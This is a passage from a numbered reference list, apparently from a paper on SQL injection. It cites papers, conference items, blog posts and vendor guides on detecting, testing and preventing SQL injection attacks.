2. Yevteev, D. (n. d.). *SQL Injection from A to Ya.* https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/PT-devteev-Advanced-SQL-Injection.pdf
3. Sayenko, G., & Grinenko, T. (2019). *Protecting web applications from SQL injections. "GLOBAL CYBER SECURITY FORUM 2019".* https://openarchive.nure.ua/server/api/core/bitstreams/4bc35e97-c6a3-4155-bc68-70591fe4fd27/content
4. Kalancha, A. A. (2023). Development of a system of protection against SQL injections using a divided registry. *Modern methods of applying scientific theories: The 10th International scientific and practical conference*, 457–458.
5. Popov, Y., Ruzuzhenko, S., & Pogorela, K. (2019). SQL injections: an overview of potential protection methods. *Computer Science and Cybersecurity, 3.*
6. Fedorenko, A. A., Osadchyi, B. I., & Korzhyk, V. V. (2023). Analysis of Methods for Detecting Vulnerabilities of Web Resources to SQL Injections. *Modern information protection, 3(55).* https://doi.org/10.31673/2409-7292.2023.030008
7. Berloh, Y., Rohovenko, A., & Dyvnych, H. (2022). Research of Methods of Automated Search of "Sql Injection" Type Vulnerabilities In Web Applications. *Technical sciences and technologies, 4(30).* https://doi.org/10.25140/2411-5363-2022-4(30)-113-120
8. Starchikov, S. (2023). *Countering cyber threats in the form of SQL injections.* https://medium.com/@serhii.starchikov/протидія-кібернетичним-загрозам-у-вигляді-sql-інєкцій-9bad2164fb7e
9. Kovalenko, A. V. (2017). Technology of Testing Vulnerability to Sql Injection. *Collection of Scientific Papers "Control, Navigation and Communication Systems, 5(45),* 66–71.
10. Yaworski, P., & Burmakin, E. (2016). *Web Hacking Basics How to make money with ethical hacking Analyze over 30 paid reports! SQL injections*, 97–103.
11. *SQL injections. Verification, hacking, protection.* (n. d.). https://habr.com/ru/post/130826/
12. Horner, M., & Hyslip, T. (2017). SQL Injection: The Longest Running Sequel in Programming History. *Journal of Digital Forensics, Security and Law, 12(2).* https://doi.org/10.15394/jdfsl.2017.1475
13. *Free CDN to Speed Up and Secure WebSite.* (n. d.). https://geekflare.com/free-cdn-list/
14. *OWASP CheatSheetSeries.* (n. d.). https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.md
15. *Best Practices to prevent SQL-injections.* (n. d.). https://tableplus.io/blog/2018/08/best-practices-to-prevent-sql-injection-attacks.htm
16. *SQL-injections: vulnerabilities and how to prevent attacks.* (n. d.). https://www.veracode.com/security/sql-injection